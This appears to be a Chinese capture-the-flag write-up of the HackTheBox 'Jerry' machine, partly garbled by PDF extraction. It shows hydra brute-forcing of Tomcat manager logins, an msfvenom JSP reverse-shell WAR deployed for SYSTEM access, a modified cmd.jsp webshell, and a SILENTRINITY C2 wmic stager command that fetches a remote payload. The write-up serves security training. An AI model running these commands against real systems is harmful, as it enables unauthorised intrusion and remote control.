


# 前言

Author: 0x584A




- nmap
- hydra
- Jsp WebShell

## 信息收集

```
1 # cat scans/tcpscripts.nmap
2 # Nmap 7.91 scan initiated Sun Jan 10 10:11:15 2021 as: nmap -Pn -p 8080 -sC -sV -oA sca
3 Nmap scan report for 10.10.10.95
4 Host is up (0.075s latency).
5
6 PORT      STATE SERVICE VERSION
7 8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
8 |_http-favicon: Apache Tomcat
9 |_http-open-proxy: Proxy might be redirecting requests
10 |_http-server-header: Apache-Coyote/1.1
11 |_http-title: Apache Tomcat/7.0.88
12
13 Service detection performed. Please report any incorrect results at https://nmap.org/sub
14 # Nmap done at Sun Jan 10 10:11:25 2021 -- 1 IP address (1 host up) scanned in 10.13 sec
15
```

从端口开发来看仅有一个 Apache Tomcat



这里我使用了一下 nmap 的一个漏洞搜索合集的脚本: <https://github.com/scipag/vulscan>, 目前看起来并没有什么实际意义, 除了给你一堆CVE编号。

根据版本号去搜索 exploit, 查看脚本代码。

```
(x@kali)-[~/hackthebox/Jerry]
└─$ searchsploit tomcat 7.0.88
```

Exploit Title	Path
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py

```
Shellcodes: No Results
```

```
(x@kali)-[~/hackthebox/Jerry]
└─$ searchsploit -m 42953
Exploit: Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
URL: https://www.exploit-db.com/exploits/42953
Path: /usr/share/exploitdb/exploits/windows/webapps/42953.txt
File Type: ASCII text, with CRLF line terminators
Copied to: /home/x/hackthebox/Jerry/42953.txt
```

```
(x@kali)-[~/hackthebox/Jerry]
└─$ searchsploit -m 42966
Exploit: Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
URL: https://www.exploit-db.com/exploits/42966
Path: /usr/share/exploitdb/exploits/jsp/webapps/42966.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/x/hackthebox/Jerry/42966.py
```

查看 42953.txt, 就是向目标服务器 PUT 一个 JSP 的脚本, 使其能上传至目标服务。42966.py 脚本也是差不多的内容。没取得什么进展, 尝试进行弱口令爆破。

google到了tomcat的默认账号密码列表:

<https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown>


用 hydra 跑了一下认证, 提示大部分都是可用的。用 `admin/admin` 登录了 `/manager/status`, 一点进入 `/manager/html` 管理页面则会提示权限不足。

```
-(x@kali)-[/hackthebox/Jerry]
$ hydra -L users.txt -P passwd.txt 10.10.10.95 -s 8080 http-head
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is on-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-10 10:49:17
WARNING! You must supply the web page as an additional option or via -n, default path set to /
WARNING! http-head auth does not work with every server, better use http-get
[DATA] max 16 tasks per 1 server, overall 16 tasks, 91 login tries (1:7/p:13), ~6 tries per task
[DATA] attacking http-head://10.10.10.95:8080/
[8080][http-head] target 10.10.10.95 - login "admin" - pass "" - 1 of 91 [child 0] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "password" - 2 of 91 [child 1] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "Password1" - 3 of 91 [child 2] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "password1" - 4 of 91 [child 3] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "admin" - 5 of 91 [child 4] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "tomcat" - 6 of 91 [child 5] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "manager" - 7 of 91 [child 6] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "role1" - 8 of 91 [child 7] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "changethis" - 9 of 91 [child 8] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "root" - 10 of 91 [child 9] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "toor" - 11 of 91 [child 10] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "toor" - 12 of 91 [child 11] (0/0)
[8080][http-head] target 10.10.10.95 - login "admin" - pass "s3cret" - 13 of 91 [child 12] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "" - 14 of 91 [child 13] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "password" - 15 of 91 [child 14] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "Password1" - 16 of 91 [child 15] (0/0)
[8080][http-head] host: 10.10.10.95 login: admin password: admin
[8080][http-head] target 10.10.10.95 - login "both" - pass "password1" - 17 of 91 [child 0] (0/0)
[8080][http-head] host: 10.10.10.95 login: admin password: Password1
[8080][http-head] host: 10.10.10.95 login: admin password: Password1
[8080][http-head] host: 10.10.10.95 login: admin password: Password1
[8080][http-head] host: 10.10.10.95 login: admin password: admin
[8080][http-head] host: 10.10.10.95 login: admin password: admin
[8080][http-head] target 10.10.10.95 - login "both" - pass "admin" - 18 of 91 [child 1] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "tomcat" - 19 of 91 [child 2] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "manager" - 20 of 91 [child 3] (0/0)
[8080][http-head] target 10.10.10.95 - login "both" - pass "role1" - 21 of 91 [child 4] (0/0)
[8080][http-head] host: 10.10.10.95 login: admin password: tomcat
[8080][http-head] host: 10.10.10.95 login: admin password: manager
[8080][http-head] host: 10.10.10.95 login: admin password: role1
[8080][http-head] host: 10.10.10.95 login: admin password: changethis
[8080][http-head] host: 10.10.10.95 login: admin password: root
[8080][http-head] host: 10.10.10.95 login: admin password: r00t
[8080][http-head] host: 10.10.10.95 login: admin password: s3cret
[8080][http-head] target 10.10.10.95 - login "both" - pass "changethis" - 22 of 91 [child 5] (0/0)
```

Default-Credentials/Apa x /manager x apache tomcat/7.0.88 ex x +

10.10.10.95:8080/manager/status



Server Status

Manager

List Applications	HTML Manager Help	Manager Help
-------------------	-------------------	--------------

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64

OS

Physical memory: 4095.48 MB Available memory: 3423.10 MB Total page file: 4799.48 MB Free page file: 4088.39 MB Memory load: 16  
Process kernel time: 0.828 s Process user time: 6.843 s

JVM

Free memory: 93.34 MB Total memory: 123.75 MB Max memory: 247.50 MB

所以加上对应的路径，再用 hydra 跑一下：`hydra -L users.txt -P passwd.txt -t 20 10.10.10.95 -s 8080 http-get /manager/html`

```
-(x@kali)-[/hackthebox/Jerry]
$ hydra -L users.txt -P passwd.txt -t 20 10.10.10.95 -s 8080 http-get /manager/html
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is on-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-10 10:57:37
[DATA] max 20 tasks per 1 server, overall 20 tasks, 91 login tries (1:7/p:13), ~5 tries per task
[DATA] attacking http-get://10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-10 10:57:41
```

发现了一组新的账号，成功登录。

403 Access Denied - Mozilla Firefox

Default-Credentials/Apa x 403 Access Denied x apache tomcat/7.0.88 ex x 首选项 x +

10.10.10.95:8080/manager/html

403 Access Denied

You are not authorized to view this page.

If you have already configured the Manager request forgery (CSRF) protection that has return to this page, you will be able to continue permissions to access this application.

If you have not changed any configuration file, you will be able to continue permissions to access this application.

For example, to add the `manager-gui` role to the `tomcat` user, add the following to the `tomcat-users.xml` file:

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" rolename="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles must be added to the `tomcat-users.xml` file for the functionality you wish to access.

- `manager-gui` - allows access to the GUI
- `manager-script` - allows access to the script interfaces
- `manager-jmx` - allows access to the JMX interfaces
- `manager-status` - allows access to the status page

The HTML interface is protected against CSRF attacks.


- Users with the `manager-gui` role can access the HTML interface.
- If the text or jmx interfaces are accessed, the session will be invalidated.

For more information - please see the Manager documentation.

/manager - Mozilla Firefox (隐私浏览)

/manager x +

10.10.10.95:8080/manager/html



Tomcat Web Application Manager

Message:	OK
----------	----

Manager

List Applications	HTML Manager Help	Manager Help
-------------------	-------------------	--------------

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Unde

Expire sessions with idle ≥ 30

## user and root flage

接下来就简单了，通过 `msfvenom` 生成一个java用的war包，上传到服务器上。

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.14.24" LPORT=9900 -f war > shell.war
```

WAR file to deploy

Select WAR file to upload 浏览... 未选择文件。

Deploy

在Tomcat中部署Java Web应用程序有两种方式：静态部署和动态部署。静态部署指的是我们在服务器启动之前部署我们的程序，只有当服务器启动之后，我们的Web应用程序才能访问。Web应用以.war文件的形式部署，所以可以将JSP程序打包成一个war包放在目录下，服务器会自动解开这个war包，并在这个目录下生成一个同名的文件夹。一个war包就是有特性格式的jar包，它是将一个Web程序的所有内容进行压缩得到。

```

RX packets 3961 bytes 2405083 (2.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 86426 bytes 5286608 (5.0 MiB)
TX errors 0 dropped 49802 overruns 0 carrier 0 collisions 0

(x@kali) [~/hackthebox/Jerry]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.14.24" LPORT=9900 -f war > shell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes

(x@kali) [~/hackthebox/Jerry]
$ 
(x@kali) [~/hackthebox/Jerry]
$ sudo su
root@kali:~/home/x
$ nc -l -p 9900
listening on [any] 9900 ...
10.10.10.95: inverse host lookup failed: Unknown host
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

id
id

whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>

```

You are not authorized to view this page.

If you have already configured the browser, you may need to refresh the page. If you have not, you will be able to see the page after you refresh the browser.

If you have not changed any configuration, for example, to add the manager, you will see the message "You are not authorized to view this page".

For more information, please see the log.

Context Path	WAR or Directory	Application	Start	Stop	Reload	Undeploy
/manager	None specified	Tomcat Manager Application	true	3	Expire sessions	with id
/shell	None specified		true	1	Expire sessions	with id

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload 浏览... 未选择文件。

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

部署成功后访问我的服务，nc上成功接收到了反弹shell。  
奶思，管理员权限。

## 其他

后面我在查看 ippsec 的视频复盘时，发现他用一个有意思的 jsp shell：  
<https://github.com/SecurityRiskAdvisors/cmd.jsp.git>

下载代码后修改 cmd.jsp 中中的脚本，src到自己的IP地址。

```
net.*"%><script>eval(window.localStorage.embed)</script><%!public String  
e){}return x;}%><%String o,l,d;o=l=d="";DataInputStream r=new DataInputStr  
of("c=")≥0){String g=v(d.substring(2));String s;try{Process p=Runtime.get
```

```
x@kali: ~  
  
net.*"%><script scr="http://10.10.14.24/a.js"></script><%!pub  
{}return x;}%><%String o,l,d;o=l=d="";DataInputStream r=new D  
("c=")≥0){String g=v(d.substring(2));String s;try{Process p=
```

```
(xⓀkali)-[~/hackthebox/Jerry/cmd.jsp]
$ vim cmd.jsp

(xⓀkali)-[~/hackthebox/Jerry/cmd.jsp]
$ rm cmd.war

(xⓀkali)-[~/hackthebox/Jerry/cmd.jsp]
$ zip cmd.war cmd.jsp
adding: cmd.jsp (deflated 47%)

(xⓀkali)-[~/hackthebox/Jerry/cmd.jsp]
$

(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)

(rootⓀkali)-[/home/x]
# ls
Desktop Documents Downloads hackthebox Music Pictures Public Template

(rootⓀkali)-[/home/x]
# cd hackthebox

(rootⓀkali)-[/home/x/hackthebox]
# ls
Academy Bucket Doctor Jerry Lane msf Omni Passage Worker


(rootⓀkali)-[/home/x/hackthebox]
# cd Jerry

(rootⓀkali)-[/home/x/hackthebox/Jerry]
# ls
1.jsp 42953.txt 42966.py cmd.jsp passwd.txt scans shell.war users.txt

(rootⓀkali)-[/home/x/hackthebox/Jerry]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...


^[[
```

将打包的war包上传后，访问部署好的jsp脚本。 /cmd/cmd.jsp 但是出现了问题，因为cookie中设置了 HttpOnly ，防止了XSS从而js脚本执行失败。无法得到一个可以命令执行的form表单。



视频里的是：





随后又使用了一个类似 msf 的工具：<https://github.com/byt3bl33d3r/SILENTRINITY> 这项目近期还在持续更新呢...

SILENTRINITY is modern, asynchronous, multiplayer & multiserver C2/post-exploitation framework powered by Python 3 and .NETs DLR.

SILENTRINITY是由Python 3和.NETs DLR驱动的现代异步、多人和多服务器C2/post-exploitation框架。

因为视频是2年的，那时候才0.0.1版本，现在都出到0.4.6了，变化挺大。原先是服务端和客户端和在一起，现在拆开了。

先启动一个服务端：

```
(root@kali)~/home/x/tools/SILENTRINITY
# python3 st.py teamserver --port 9999 10.10.14.9 qwe123
2021-01-12 10:38:58,622 3523 IPCServer - [DEBUG] ipcserver.py: run
2021-01-12 10:38:58,692 3523 MainThread - [INFO] main.py: start
```

在启动客户端：

```
(root@kali)~/home/x/tools/SILENTRINITY
# python3 st.py client

.....
.:ldxkkkkkxdoc,.
cd0000000000000000x1
```

连接上服务器

```
[0] ST >> teamservers
[0] ST (teamservers) >> help
```

Command	Description
connect	Connect to the specified teamserver(s)
disconnect	Disconnect from the specified teamserver(s)
list	Show available teamservers
rename	Rename a specified teamserver
use	Select a specified teamserver for all communication

```
[0] ST (teamservers) >> connect -h
Connect to the specified teamserver(s)

Usage: connect [-h] <URL> ...

Arguments:
  URL      teamserver url(s)

[0] ST (teamservers) >> connect wss://0x584a:qwe123@10.10.14.9:9999
[0] ST (teamservers) >> 2021-01-12 10:47:40,878 [WARNING] - connection.py: connect - Team Server (10.10.14.9:9999) certificate fingerprint mismatch: a6db13521aa07a7819ec91cb19ab28a2a3aed488a03ede6da3a make sure this matches the output from the server!
2021-01-12 10:47:40,899 [INFO] - connection.py: connect - Connected to wss://10.10.14.9:9999
[0] ST (teamservers) >>
```

开启个http的监听：

```

1 [1] ST (teamservers) » listeners
2 [1] ST (listeners) » use http
3 [1] ST (listeners) » list
4 [1] ST (listeners)(http) » list -h
5     Get running/available listeners
6
7     Usage: list [-h] [--running | --available)] [<name>]
8
9     Arguments:
10         name    filter by listener name
11
12     Options:
13         -h, --help        Show dis
14         -r, --running     List running listeners [default: True]
15         -a, --available   List available listeners
16

```

```

17 [1] ST (listeners)(http) » options

```

Listener Options				
Option Name	Required	Value	Description	
Name	True	http	Name for the listener.	
BindIP	True	172.16.82.2	The IPv4/IPv6 address to bind to.	
Port	True	80	Port for the listener.	
CallbackURLs	False		Additional C2 Callback URLs (comma seperated)	
Comms	True	http	C2 Comms to use	

```

31 [1] ST (listeners)(http) » set BindIP 10.10.14.9

```

```

32 [1] ST (listeners)(http) » options

```

Listener Options				
Option Name	Required	Value	Description	
Name	True	http	Name for the listener.	
BindIP	True	10.10.14.9	The IPv4/IPv6 address to bind to.	
Port	True	80	Port for the listener.	
CallbackURLs	False		Additional C2 Callback URLs (comma seperated)	
Comms	True	http	C2 Comms to use	

```
46 [1] ST (listeners)(http) » list
47 [1] ST (listeners)(http) » start
48 [+] Started listener 'http'
49 [1] ST (listeners)(http) »
```

接着生成攻击脚本：

```
1 [1] ST (listeners)(http) » stagers
2 [1] ST (stagers) » list
3 Available
4 | Name          | Description
5 |-----|-----
6 | dll           | Generates a windows dll stager
7 |-----|-----
8 | csharp        | Stage via CSharp source file
9 |-----|-----
10 | exe           | Generates a windows executable stager
11 |-----|-----
12 | powershell    | Stage via a PowerShell script
13 |-----|-----
14 | msbuild       | Stage via MSBuild XML inline C# task
15 |-----|-----
16 | wmic          | Stage via wmic XSL execution
17 |-----|-----
18 | raw           | Generate a raw binary file to use how you see fit
19 |-----|-----
20 | powershell_stageless | Embeds the BooLang Compiler within PowerShell and directly exec
21 |-----|-----
22 | shellcode     | Generate a shellcode payload
23 |-----|-----
24 [1] ST (stagers) » use wmic
25 [1] ST (stagers)(wmic) » generate http
26 [+] Generated stager to ./stager.xml
27 [1] ST (stagers)(wmic) »
```

wmic 上线即可 `c:\windows\system32\wbem\wmic.exe os get /FORMAT:"http://10.10.14.9:81/stager.xml"`

通过 `session` 进入对应的会话

```
1 $ msfvenom -l payloads | grep jsp_shell
2     java/jsp_shell_bind_tcp           Listen for a connection and spaw
```



```
java/jsp_shell_reverse_tcp
```

```
$ msfvenom -l formats
```

```
Framework Executable Formats [--format <value>]
```

```
=====
```

```
Name
```

```
----
```

```
asp
```

```
aspx
```

```
aspx-exe
```

```
axis2
```

```
dll
```

```
elf
```

```
elf-so
```

```
exe
```

```
exe-only
```

```
exe-service
```

```
exe-small
```

```
hta-psh
```

```
jar
```

```
jsp
```

```
loop-vbs
```

```
macho
```

```
msi
```

```
msi-nouac
```

```
osx-app
```

```
psh
```

```
psh-cmd
```

```
psh-net
```

```
psh-reflection
```

```
...
```